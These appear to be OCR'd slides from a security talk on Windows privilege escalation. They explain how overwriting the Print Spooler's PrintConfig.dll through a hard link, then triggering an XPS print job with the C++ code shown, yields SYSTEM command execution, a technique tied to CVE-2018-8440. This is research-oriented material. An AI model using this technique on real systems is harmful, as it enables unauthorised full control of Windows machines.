
Exploit Development

Most of system files are DACL protected with Trusted Installer

Some of them is not protected

but exclusive ,because the service runs by default.

- So we need to find something "runs only when used"



One Gadget: XPS printer

- Print Spooler Service
- Run & Get loaded when print XPS document
- The dll file could be modified by System user

One Gadget: XPS printer

- Used in wild exploit of CVE-2018-8440
- PrintConfig.dll , located in C:\\Windows\\System32\\FileRepository\\prnms003.inf_x86_*\\I386\\PrintConfig.dll
- Create hardlinks to the file
- Use vulnerability to overwrite the dll file

One Gadget: XPS printer

- Trigger the print task
- Services running , modified dll file would be loaded.

```
CoInitialize(nullptr);
IXpsOMObjectFactory *xpsFactory = NULL;
CoCreateInstance(__uuidof(XpsOMObjectFactory), NULL, CLSCTX_INPROC_SERVER, __uuidof(IXpsOMObjectFactory), reinterpret_cast<LPVOID*>(&xpsFactory));
HANDLE completionEvent = CreateEvent(NULL, TRUE, FALSE, NULL);

IXpsPrintJob *job = NULL;
IXpsPrintJobStream *jobStream = NULL;
StartXpsPrintJob(L"Microsoft XPS Document Writer", L"Print Job 1", NULL, NULL, completionEvent, NULL, 0, &job, &jobStream, NULL);
jobStream->Close();
CoUninitialize();
```

- Hijack dll_main() , command execution with system privilege.

Reference

- https://googleprojectzero.blogspot.com/2015/08/windows-10hh-symbolic-link-mitigations.html
- https://doublepulsar.com/task-scheduler-alpc-exploit-high-level-analysis-ff08cda6ad4f
- https://reactos.org/

Acknowledgement

- James Forshaw of google project zero
- Yang Yu (@tombkeeper) of Tencent Security Xuanwu Lab
- Chuanda Ding (@flowercode_) of Tencent Security Xuanwu Lab

Question


THANK YOU